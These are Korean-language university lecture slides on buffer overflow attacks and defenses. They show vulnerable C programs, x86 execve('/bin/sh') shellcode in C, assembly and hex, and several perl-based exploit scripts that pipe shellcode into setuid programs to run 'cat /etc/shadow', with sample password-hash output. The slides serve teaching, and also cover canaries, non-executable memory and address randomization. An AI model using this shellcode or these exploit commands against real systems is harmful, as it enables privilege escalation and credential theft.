Chap 10.
Buffer Overflow

연세대학교

Buffer Overflow

- a very common attack mechanism
  - 1988년 the Morris Worm가 처음 사용한 방법
  - 버퍼에 저장되는 데이터의 크기를 검사하지 않는, 프로그램의 부주의한 점을 이용
- prevention techniques이 알려져 있음
- 여전히 많은 관심 대상임
  - 널리 배포되어 사용중인 운영체제와 응용프로그램에 이러한 버그가 있는 코드가 존재함
    - Shellshock – bashdoor. bash shell의 취약성. 2014년에 발견
    - Hearthbleed – OpenSSL의 취약성. 2014년 발견
  - 프로그래머의 부주의한 습관이 여전히 계속됨

연세대학교

History of Buffer Overflow Attacks

1988	The Morris Internet Worm uses a buffer overflow exploit in "fingerd" as one of its attack mechanisms.
1995	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One published "Smashing the Stack for Fun and Profit" in *Phrack* magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

http://insecure.org/stf/smashstack.html

연세대학교

Buffer Overflow/Buffer Overrun

- A buffer overflow (buffer overrun이라고도 함)
  - NIST에서 다음과 같이 정의됨.
  - "A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system."

연세대학교

Buffer Overflow Basics


- Buffer overflow programming error
  - 프로세스가 fixed-sized buffer의 제한을 넘어서서 데이터를 저장하고자 하는 경우에 발생
- 인접 메모리 위치에 대한 overwrites
  - 이 위치에 program variables, parameters, or program control flow data가 있을 수 있음
  - 버퍼는 프로세스의 stack, heap 또는 data section에 위치
- buffer overflow의 결과
  - 프로그램 데이터 손상
  - 예상치 못한 프로그램 실행 흐름 (control transfer)
  - 메모리 접근 위반(violations)
  - 공격자가 선택한 코드 실행

연세대학교

Basic Buffer Overflow Example

```
int main(int argc, char *argv[])
{
        int valid = 0;
        char str1[8] = "1234567";
        char str2[8];   // input buffer

        gets(str2);
        printf("str2 = %s / str1 = %s\n", str2, str1);
        return 0;
}
```



연세대학교


```
$ cc -g -o buf1 buf1.c
$ ./buf1
abcdefg
str2 = abcdefg / str1 = 1234567
$ ./buf1
abcdefgABC
str2 = abcdefgABC / str1 = BC
$ ./buf1
abcdefgABCDEFGH1234567890
str2 = abcdefgABCDEFGH1234567890 / str1 = BCDEFGH1234567890
$ ./buf1
abcdefgABCDEFGH123456789012345
str2 = abcdefgABCDEFGH123456789012345 / str1 = BCDEFGH123456789012345
세그멘테이션 오류
```

- case 1: 길이 < 8 → str1 내용 불변
- case 2: 8 ≤ 길이 ≤ 16 → str1 내용 변경
- case 3: 길이 > 16 → str1 내용 전부 변경, 다른 곳에 영향

연세대학교

Buffer Overflow Attacks

- 공격자가 buffer overflow 공격을 하기 위해 필요한 작업
  - 공격자가 외부에서 유입한 데이터를 사용하여 동작시킬 수 있는 프로그램에서 buffer overflow 취약을 찾아내야 함
  - 버퍼가 메모리에서 저장되는 방법을 알아내어 손상 가능성을 판단함
- 취약한 프로그램의 식별 방법
  - 프로그램 소스코드 분석
  - 프로그램을 실행하여 초과된 입력이 어떻게 처리되는 지 확인
  - 취약한 프로그램을 식별하는 도구 사용 - fuzzing

연세대학교

Programming Language History

- 기계 수준에서, 기계어에 의해서 처리된 데이터는 프로세서의 레지스터 또는 메모리에 저장됨
- 어셈블리 언어 프로그래머는 저장된 데이터에 대한 올바른 해석을 책임짐

현대 고급 언어는 변수의 자료형과 수행가능한 연산에 대한 강력한 개념을 갖고 있음

- **buffer overflow에 취약하지 않음**
- **오버헤드 존재, 약간의 사용상 제약**

C 및 관련 언어는 고급 제어구조를 갖고 있지만 메모리에 대한 직접 접근 허용


- **buffer overflow에 취약**
- **전통적인 코드에서 널리 사용됨**
- **unsafe하고 취약한 코드**

Stack Buffer Overflows

- 버퍼가 stack에 위치할 때에 발생
  - stack smashing이라고도 함
  - 검사되지 않는 buffer overflow를 이용하여 공격
- 취약점 공격에 여전히 널리 이용됨
- stack frame
  - 함수마다 stack에 자신의 stack frame 공간을 사용
  - 용도
    - 함수에서 다른 함수를 호출할 때에 **return address** 저장공간
    - 호출하는 함수로 **parameter들**을 전달하기 위한 저장공간
    - **레지스터 값** 임시 저장 공간
  - **frame pointer**:
    - 현재 함수의 stack frame의 기준 위치를 저장하는 레지스터


Stack Frame with Functions P and Q

- 함수 P에서 함수 Q를 호출할 때에 stack frame 구성
  1. parameter들을 push
     - 대개 역순으로 전달
  2. 함수 Q를 호출할 때에 return address 저장
  3. 현재의 frame pointer 저장
     - FP는 현재의 SP로 변경
  4. local variable용 공간 확보
     - 필요공간 크기 만큼 stack pointer 감소
  5. 함수 Q의 body 실행
- buffer overflow는 return address와 frame pointer를 변경시킬 수 있음



Programs and Processes

- 메모리에 process용 공간 배치



Classic Stack Overflow

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

(a) Basic stack overflow C code

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie     → 16글자 미만의 이름
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX  → 긴 이름
Segmentation fault (core dumped)
```


Classic Stack Overflow

```
$ perl -e 'print pack("H*", "41424344454647485152535455565758616263646566676808fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

- 입력에 이진 문자열을 간단히 제공하기 위하여 perl의 pack함수 사용 가능

Classic stack overflow (Stack)

Memory Address	Before gets(inp)	After gets(inp)	Contains value of
. . . .	. . . .	. . . .	
bffffbe0	3e850408 > . . .	00850408	tag
bffffbdc	f0830408	94830408	return addr
bffffbd8	e8fbffbf	e8ffffbf	old base ptr
bffffbd4	60840408 ` . . .	65666768 e f g h	
bffffbd0	30561540 0 V . @	61626364 a b c d	
bffffbcc	1b840408	55565758 U V W X	inp[12-15]
bffffbc8	e8fbffbf	51525354 Q R S T	inp[8-11]
bffffbc4	3cfcffbf < . . .	45464748 E F G H	inp[4-7]
bffffbc0	34fcffbf 4 . . .	41424344 A B C D	inp[0-3]
. . . .	. . . .	. . . .	

Stack Overflow Example

```
void getinp(char *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp(buf, sizeof(buf));
    display(buf);
    printf("buffer3 done\n");
}
```

buffer overflow 방지를 위해 gets 대신에 fgets 사용

tmp 버퍼에 두 문자열이 결합되어 저장 → tmp에서 buffer overflow 가능

(a) Another stack overflow C code

Stack Overflow Example (run)

```
$ cc -o buffer3 buffer3.c

$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)
```

(b) Another stack overflow example runs

연세대학교

Common Unsafe C Standard Library Routines

`gets(char *str)`	read line from standard input into str
`sprintf(char *str, char *format, ...)`	create str according to supplied format and variables
`strcat(char *dest, char *src)`	append contents of string src to string dest
`strcpy(char *dest, char *src)`	copy contents of string src to string dest
`vsprintf(char *str, char *fmt, va_list ap)`	create str according to supplied format and variables

- unsafe library functions
  - str 또는 dest가 가리키는 buffer의 크기를 확인하지 않음
  - buffer overflow 발생 가능

연세대학교

Shellcode

- 공격자가 제공하는 코드
  - buffer overflow가 가능한 버퍼에 코드를 저장
  - 프로그램의 제어를 저장된 공격자 코드로 전달하게 함
  - 대개 공격자 코드는 command line interpreter (shell)을 실행시키는 기능을 갖고 있음 → **shellcode**라고 부름
- machine code
  - 프로세서, 운영체제에 따라 다름
  - 공격 코드를 만들기 위해서는 어셈블리 언어에 대한 이해가 필요
  - 최근에는 이러한 과정을 자동화하는 사이트와 도구들이 개발됨
- Metasploit Project
  - 침투(penetration), IDS 서명 개발, exploit(악용) 연구를 수행하는 사람들에게 유용한 정보 제공
    - https://www.metasploit.com/

연세대학교

Example Shellcode

```
int main(int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve(sh, args, NULL);
}
```

(a) Desired shellcode code in C

- Bourne shell을 실행하는 shellcode
  - execve 함수를 사용하여 현재 프로세스를 /bin/sh 프로그램으로 변경하여 실행
- 위치 독립 코드
  - shellcode로 사용하기 위해서는 position-independent 해야 함
  - shellcode가 적재되는 위치를 미리 알 수 없기 때문

연세대학교

- Position independent x86 assembly code

```
        nop
        nop                     // end of nop sled
        jmp     find            // jump to end of code
cont:   pop     %esi            // pop address of sh off stack into %esi
        xor     %eax,%eax       // zero contents of EAX
        mov     %al,0x7(%esi)   // copy zero byte to end of string sh (%esi)
        lea     (%esi),%ebx     // load address of sh (%esi) into %ebx
        mov     %ebx,0x8(%esi)  // save address of sh in args[0] (%esi+8)
        mov     %eax,0xc(%esi)  // copy zero to args[1] (%esi+c)
        mov     $0xb,%al        // copy execve syscall number (11) to AL
        mov     %esi,%ebx       // copy address of sh (%esi) t0 %ebx
        lea     0x8(%esi),%ecx  // copy address of args (%esi+8) to %ecx
        lea     0xc(%esi),%edx  // copy address of args[1] (%esi+c) to %edx
        int     $0x80           // software interrupt to execute syscall
find:   call    cont            // call cont which saves next address on stack
sh:     .string "/bin/sh "      // string constant
args:   .long 0                 // space used for args array
        .long 0                 // args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

(c) Hexadecimal values for compiled x86 machine code

Common x86 Assembly Language Instructions

MOV src, dest	copy (move) value from src into dest
LEA src, dest	copy the address (load effective address) of src into dest
ADD / SUB src, dest	add / sub value in src from dest leaving result in dest
AND / OR / XOR src, dest	logical and / or / xor value in src with dest leaving result in dest
CMP val1, val2	compare val1 and val2, setting CPU flags as a result
JMP / JZ / JNZ addr	jump / if zero / if not zero to addr
PUSH src	push the value in src onto the stack
POP dest	pop the value on the top of the stack into dest
CALL addr	call function at addr
LEAVE	clean up stack frame before leaving function
RET	return from function
INT num	software interrupt to access operating system function
NOP	no operation or do nothing instruction

x86 Registers

32 bit	16 bit	8 bit (high)	8 bit (low)	Use
%eax	**%ax**	**%ah**	**%al**	Accumulators used for arithmetical and I/O operations and execute interrupt calls
%ebx	**%bx**	**%bh**	**%bl**	Base registers used to access memory, pass system call arguments and return values
%ecx	**%cx**	**%ch**	**%cl**	Counter registers
%edx	**%dx**	**%dh**	**%dl**	Data registers used for arithmetic operations, interrupt calls and IO operations
%ebp				Base Pointer containing the address of the current stack frame
%eip				Instruction Pointer or Program Counter containing the address of the next instruction to be executed
%esi				Source Index register used as a pointer for string or array operations
%esp				Stack Pointer containing the address of the top of stack

shellcode

- JMP/CALL 속임수 이용하여 문자열 ("/bin/sh")주소를 %esi에 저장
- 문자열 끝에 널문자 복사
  - %eax를 0으로 만들고, %al을 문자열 끝에 복사(널문자)
- 문자열 주소를 arg[0]에 저장 : 0x8(%esi)
- arg[1] 값을 0 (NULL)로 만듬 : %eax를 0xc(%esi)에 복사
- execve 시스템 호출 parameter 준비
  - system call 번호 11 : %al
  - 첫째 인수 (sh) : %ebx ← %esi
  - 둘째 인수 (args) : %ecx ← 0x8(%esi) 주소
  - 셋째 인수 (NULL) : %edx ← 0xC(%esi) 주소
- 시스템 호출 : int $0x80

Syscall #	Param 1	Param 2	Param 3	Param 4	Param 5	Param 6	Return value
eax	ebx	ecx	edx	esi	edi	ebp	eax

Stack Overflow Attack

```
$ dir -l buffer4
-rwsr-xr-x    1 root     knoppix     16571 Jul 17 10:49 buffer4


$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"20202020202020203 8fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7JlxH7.4UJT4l9JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```


Stack Overflow Variants

- 공격 target program
  - a trusted system utility
  - network service daemon
  - commonly used library code
- shellcode 기능
  - 접속할 때에 remote shell 실행
  - 공격자에게 역으로 접속하는 reverse shell 생성
  - shell을 만드는 local exploits 사용
  - 현재 다른 공격을 막고 있는 firewall rules 무효화
  - chroot (restricted execution) 환경을 깨서, 시스템에 대한 완전 접근 권한 주기

Buffer Overflow Defenses

- buffer overflows가 널리 이용됨
- 두 가지 방어 방법
  - compile-time 방어
    - 새로운 프로그램에서 공격을 막을 수 있도록 강화하는 것을 목표로 함
  - run-time 방어
    - 기존의 프로그램에서 공격을 탐지하고 중지시키는 것을 목표로 함

Compile-Time Defenses: Programming Language

- 프로그래밍 언어 선택 – 현대 고급 언어 사용
  - buffer overflow 공격에 취약하지 않음
  - compiler가 범위 검사를 시행하고, 변수에 대해서 허용되는 연산에 대해서 알고 있음.
- 단점
  - 실행시간에 검사를 하기 위한 코드가 추가되어야 함
  - 융통성(flexibility)와 안정성(safety)는 자원 사용면에서 비용이 듬
  - 기계어와 컴퓨터 구조에서 멀어질수록(고급 언어)는 일부 명령어와 하드웨어 자원에 대한 접근을 못하게 됨
    → 장치드라이버와 같은 일부 코드를 작성할 때에 제약이 있음

Compile-Time Defenses: Safe Coding Techniques

- C 언어를 사용하는 설계자는
  - 자료형의 safety보다는 공간 효율성과 성능을 더 강조
  - 프로그래머가 코드 작성에 주의를 기울일 책임 있다고 가정
- 프로그래머는 코드를 검사하여, unsafe 코드를 다시 작성하는 것이 필요함
- (예) OpenBSD project
  - 프로그래머는 운영체제, 표준 라이브러리, 공통 유틸리티를 포함한 기존 코드 기반을 감사함(audit)
  - 이 결과 가장 안전한 운영체제 중 하나로 평가됨

Examples of Unsafe C Code

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

to 버퍼의 크기를 알지 못함
pos+len ≤ (to버퍼의 크기) 이어야 함

(a) Unsafe byte copy

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil);   /* read length of binary data */
    fread(to, 1, len, fil);   /* read len bytes of binary data
    return len;
}
```


(b) Unsafe byte input

Compile-Time Defenses: Language Extensions / Safe Libraries


- 버퍼 참조 범위 검사 루틴 사용
  - 정적 할당 배열에 대해서는 쉬움
  - 동적 할당 배열(메모리)에 대해서는 컴파일 시간에 크기 정보가 없기 때문에 문제가 있음
- 이를 다루려면 라이브러리 루틴의 확장 및 사용이 필요
  - 프로그램 및 라이브러리를 다시 컴파일 해야 함
  - 타사 응용 프로그램에 문제 발생 가능성
- C언어에 대한 우려는 unsafe 표준 라이브러리 루틴의 사용에서 나옴
  - 안정성 향상의 한 방법 - safe 루틴으로 대체
  - (예) Libsafe:
    - 복사 연산이 표준의미를 구현하면서 지역변수 공간을 넘어가지 않도록 검사 → 이전 stack frame과 return 주소를 보호
    - 동적 라이브러리로 구현되며, 기존 표준 라이브러리에 앞서 적재됨 → 기존 프로그램의 재컴파일 없이 보호 제공

Compile-Time Defenses: Stack Protection

- 함수에 entry 코드와 exit 코드를 추가
  - 스택 프레임의 손상 여부 검사
  - 손상이 발견되면 프로그램 종료
- Safeguard – canary 사용
  - entry 코드는 이전 frame pointer 앞에 canary 저장
  - exit 코드는 canary의 변경 여부 검사
  - canary 값을 예측하지 못하게 하기 위해서 random 값 사용
    - 프로세스 생성시에 임의 값을 선택하여 저장
  - Visual C++에서 /GS 옵션을 사용하면 이러한 기능 제공
  - 단점 : stack frame의 구조가 변경됨



- Stackshield과 Return Address Defender (RAD)
  - 스택 프레임의 구조를 변경하지 않고 검사
  - GCC extensions – entry 코드와 exit 코드를 추가
    - 함수 entry 코드는 return address의 복사본을 안전한 메모리 영역에 복사
    - 함수 exit 코드는 스택에 있는 return address와 안전한 영역에 저장된 값을 비교
    - 변경이 발견되면 즉시 프로그램을 종료시킴



Run-Time Defenses: Executable Address Space Protection

- 가상 주소 지원 사용 – 일부 메모리 영역을 **실행 불가**로 지정
  - 메모리 관리 장치의 지원 필요
  - SPARC/Solaris 시스템에서 오랫동안 사용
  - x86 Linux/Unix/Windows systems에서도 최근에 지원
- executable stack code에 대한 지원 문제
  - buffer overflow 공격을 막기 위해서 stack과 heap을 실행 불가로 지정
  - just-in-time 컴파일러, 자바 런타임 시스템, 및 리눅스 시그널 처리기는 스택에 실행코드를 배치하므로, 실행 불가능이 아닌 특별한 방법이 요구됨

Run-Time Defenses: Address Space Randomization

- 중요 데이터 구조의 위치 조작
  - 스택, heap, 전역 데이터
  - 각 프로세스에 random shift 사용 → 위치 예측을 어렵게 함
  - 프로그램이 이용 가능한 주소 공간을 크지만, 작은 부분만 이용
    - 이러한 주소 공간을 넓게 사용함
    - 스택 영역을 1 MB 정도 이동하면 프로그램에 영향은 적지만 공격자가 target 주소를 예측하는 것을 불가능하게 함
- heap 영역의 버퍼와 표준 라이브러리 함수의 위치를 random 배치

Run-Time Defenses: Guard Pages

- guard page
  - 프로세스 주소공간에서 메모리의 중요 영역 사이에 guard 페이지를 배치
  - 불법적인 주소는 MMU에 설정되어서 이 주소에 대한 접속 시도는 프로세스 실행을 종료시킴.
- guard page의 확장
  - 스택 프레임들 사이와 heap 버퍼들 사이에 guard page 배치
  - 많은 수의 page mapping이 필요하기 때문에 실행시간이 낭비됨

Replacement Stack Frame

- buffer와 저장된 old frame pointer 주소를 덮어쓰는 방법
  - 스택에 저장된 old frame pointer는 dummy stack frame을 참조하도록 변경(교체)함
  - 현재 함수가 교체된 dummy function으로 return됨
  - 프로그램 제어가 overwrite된 buffer에 있는 shellcode로 전달됨
- Off-by-one attacks
  - coding 오류로 가용 공간보다 1바이트 더 많이 복사했을 때에 buffer overflow 발생 (조건 검사에서 <, >대신에 <=, >= 사용)
  - buffer 바로 위에 old frame pointer가 있다면 공격가능
- Defenses
  - 함수 exit 코드에서 스택 프레임 또는 return address 변경을 탐지하는 스택 보호 방법 사용
  - 스택 영역을 실행불가 영역으로 지정(non-executable stacks)

Return to System Call

- 실행불가 stack에 대한 공격 – return address를 표준함수로 변경
  - 대개 system()과 같은 함수의 주소 사용 사용
  - 공격자는 return address위의 스택에 적절한 parameter 구성
  - 함수가 return하면 라이브러리 함수가 실행됨
  - 공격자는 정확한 버퍼 주소를 필요로 함
  - 두 라이브러리 함수를 연속 호출할 수도 있음
    - strcpy()를 사용하여 shellcode를 stack이 아닌 영역으로 복사
    - 복사된 shellcode를 호출
- Defenses
  - 함수 exit 코드에서 스택 프레임 또는 return address의 변경을 탐지하는 스택 보호 방법 사용
  - non-executable stacks 사용
  - 메모리에 있는 스택과 시스템 라이브러리를 임의의 위치에 배치

Heap Overflow

- Heap에 있는 버퍼에 대한 공격
  - 대개 프로그램 코드와 전역 데이터 위에 배치
  - 동적 자료구조(연결리스트 등)에서 사용됨
    - 메모리 할당 요청을 받으면 heap 공간에서 메모리 할당
- No return address – 스택과 달리 return address가 저장되지 않음
  - 실행 제어를 이동시키기가 어려움
  - function pointer를 포함하는 자료구조에 대해서 function pointer를 이용한 공격 가능
- Defenses
  - heap을 실행불가 영역으로 지정
  - random 메모리 할당

Example Heap Overflow Attack

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];         /* vulnerable input buffer */
    void (*process)(char *);  /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
...
```


Global Data Overflow

- 전역 변수 버퍼 공격
  - 전역 데이터는 프로그램 코드 위 부분에 위치함
  - **function pointer**와 vulnerable buffer가 있다면 공격 가능
  - 인접한 process management tables을 이용한 공격
    - 이 테이블에 있는 나중에 호출될 function pointer 값을 변경
- Defenses
  - 실행 불가 영역 지정
  - 함수 포인터를 이동 – 다른 영역 아래 위치
  - Guard pages 사용 – 전역 데이터와 관리 영역 사이에 배치

Example Global Data Overflow Attack

```
/* global static data - will be targeted for attack */
struct chunk {
    char inp[64];     /* input buffer */
    void (*process)(char *);  /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

(a) Vulnerable global data overflow C code


```
$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
....
```

(b) Example global data overflow attack